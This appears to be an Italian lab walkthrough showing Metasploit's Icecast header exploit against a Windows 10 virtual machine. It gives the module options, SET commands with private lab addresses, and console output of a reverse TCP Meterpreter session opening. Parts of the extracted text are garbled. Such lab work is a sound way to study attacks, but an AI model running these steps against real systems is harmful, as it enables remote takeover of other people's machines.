EXPLOIT ICECAST

Oggi proveremo ad entrare nella macchina virtuale di Windows 10 mentre il programma **ICECAST** è attivo:

ICECAST: Icecast è un software open source per lo streaming audio su Internet. È utilizzato per creare stazioni radio online e per la trasmissione di flussi audio in tempo reale

Cerchiamo l'exploit usando SEARCH



Con il comando SHOW OPTIONS vediamo le impostazioni di questo exploit

Module options (exploit/windows/http/icecast_header):			
RHOSTS RPORT	8000		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html The target port (TCP)
Payload op	tions (windows/me	terpreter/r	reverse_tcp):
Name	Current Settin	ng Required	Description
EXITFUN LHOST LPORT	Thread 192.168.1.14	yes yes yes	Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified) The listen port

Modifichiamo le impostazioni usando il comando SET:

Lhost: IP macchina attacante 192.168.1.14

Rhost: IP macchina vittima 192.168.1.40

Faccio partire l'exploit usando il comando EXPLOIT

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhost 192.168.1.40

rhost ⇒ 192.168.1.40

msf6 exploit(windows/http/icecast_header) > set rhost 192.168.1.251

rhost ⇒ 192.168.1.251

msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444

[*] Sending stage (177734 bytes) to 192.168.1.251

[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.251:49948) at 2024-11-14 12:30:47 +0100
```

Per capire se la connessione è avvenuta verrà riportato il seguente messaggio


```
mst6 exploit(windows/http/lcecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444

[*] Sending stage (177734 bytes) to 192.168.1.251

[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.251:49948) at 2024-11-14 12:30:47 +0100
```

La connessione è aperta, facciamo una prova chiedendo l'ip della macchina



Proviamo a fare uno screenshot del Desktop usando il comando screenshot

